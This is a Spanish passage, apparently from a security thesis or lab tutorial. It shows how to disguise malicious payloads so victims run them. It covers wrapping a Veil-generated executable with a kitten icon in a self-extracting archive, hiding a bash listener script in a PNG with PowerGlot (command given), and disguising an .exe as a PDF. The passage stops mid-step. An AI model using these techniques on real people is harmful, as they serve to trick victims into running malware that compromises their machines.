


Imagen 72: Seleccionar archivos para autoextraíble

16. Configurar parámetros principales, en método de compresión “La mejor” y marcar la casilla crear un archivo autoextraíble. Para luego dar clic en la pestaña “Avanzado”




Imagen 73: Configuración de parámetros del archivo autoextraíble

17. En la opción “Avanzados”, se da clic en opción autoextraíble para direccionar a la siguiente ventana para configurar en instalación los programas a involucrar como; “prueba_veil.exe y gatito.jpg”.




Imagen 74: Configuración avanzada uso de los archivos payload + imagen

18. En la sección de Logotipo e icono, en la sección de cargar icono como fichero, inserta la imagen ico del gatito




Imagen 75: Selección del formato ico para camuflaje

19. Se selecciona el ico del gatito para poder camuflar el autoextraíble a crear




Imagen 76: Icono seleccionado para el archivo autoextraíble

20. En la sección “Actualizar” se selección en el modo de actualización extraer y reemplazar ficheros y en la parte de sobreescritura, se selecciona Sobrescribir todos los ficheros.




Imagen 77: Actualización para sobreescritura

21. Tras configurar todos los parámetros para el archivo autoextraíble, se da en aceptar y en aceptar para crear el archivo Prueba_Veil.slx.exe como archivo final.




Imagen 78: Archivo autoextraíble creado exitosamente

22. Al dar doble click en el autoextraíble se presenta en pantalla un mensaje de instalación con una ruta especifica de ubicación de directorio, se da en aceptar y se extraen los archivos y se ejecuta el payload al instante.




Imagen 79: Prueba de archivo autoextraíble

CREACIÓN DE ARCHIVO CAMUFLAJE EN IMAGEN PNG CON POWERGLOT

23. Se inicia la herramienta de PowerGlot




Imagen 80: Uso de la herramienta Powerglot camuflaje

24. Se observa el archivo payload creado con extension .sh que permite ejercer un escucha a la máquina víctima.




Imagen 81: Uso del archivo bash para camuflaje con Powerglot

25. Con el siguiente comando "python3 powerglot –o prueba.sh cat.jpeg gatitofinal.png" se procede a camuflar el script bash ya antes creado para doblegar la seguridad de la máquina victima. Una vez finalizado, se crear el archivo gatitofinal.png




Imagen 82: Creación del archivo camuflaje con Powerglot

CREACIÓN DE ARCHIVO CAMUFLAJE EN PDF CON EJECUTABLE .EXE

26. Se prepara los archivos involucrados “Esteganografía.pdf, payload.exe, icono pdf”.




Imagen 83: Creación de camuflaje autoextraíble pdf

27. Se selecciona el archivo pdf con el archivo payload.exe para así “Añadir archivo rar”.




Imagen 84: Seleccionar los archivo para convertir a autoextraíble

28. Se procede a marcar la casilla “crear archivo autoextraíble”, cambiar la opcion de conversión a “La Mejor”.




Imagen 85: Configuración de archivo extraíble pdf

29. En la pestaña “Avanzados” se da clic en la opción para configurar los parametros para crear el archivo autoextraíble.

